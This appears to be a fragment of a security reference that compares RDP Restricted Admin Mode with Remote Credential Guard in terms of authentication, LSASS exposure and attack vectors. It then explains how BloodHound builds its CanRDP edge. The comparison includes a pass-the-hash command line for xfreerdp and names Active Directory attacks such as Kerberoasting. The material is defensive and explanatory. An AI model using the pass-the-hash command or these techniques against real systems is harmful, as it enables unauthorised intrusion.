Restricted Admin Mode	Logon Type: 3 (Network) Network Auth: NTLM Challenge/Response Encryption: TLS 1.2 / 1.3 LSASS State: CLEAN (Empty)	Posture: Flawed Legacy Fix. Use Case: Admins logging into compromised servers. Drawback: Admin cannot access outbound network file shares from the RDP window. Pre-reqs: <code>DisableRestrictedAdmin = 0</code>	Vector: Pre-Exploitation Network Logon. Vulnerability: The server relies purely on mathematical hash verification, bypassing the password requirement. Tools: <code>xfreerdp /v:<IP> /pth:<Hash></code> PtH: EXPLICITLY ENABLED.
Remote Credential Guard (RCG)	Logon Type: 3 (Network - Delegated) Network Auth: Strict Kerberos (TGT Restricted) Encryption: Kerberos / RPC over Virtual Channels LSASS State: CLEAN (Empty)	Posture: The Gold Standard. Use Case: Secure administration. LSASS stays clean, but SSPI Proxying allows the admin to securely access file shares via reverse tunnels. Pre-reqs: Domain Joined, Kerberos Enforced, <code>DisableRestrictedAdmin = 0</code>	Vector: RDP Vectors Neutralized. Vulnerability: Cannot MitM. Cannot dump LSASS. Cannot Pass-the-Hash. Tools: Attackers must abandon RDP and pivot to Active Directory attacks (Kerberoasting, Unconstrained Delegation hunting, etc.). PtH: Disabled.

 **BloodHound** `CanRDP` **Edge Logic** >

1. **SAMRPC Query:** Enumerate local `Remote Desktop Users` group membership.

2. **LSA Query:** Enumerate accounts holding `SeRemoteInteractiveLogonPrivilege` .

3. **Intersection:** Calculate the overlap between the two datasets, resolving any nested Active Directory groups.

4. **Edge Creation:** Only generate the `CanRDP` relationship for identities mathematically proven to satisfy both the local group ACL and the LSA privilege constraint.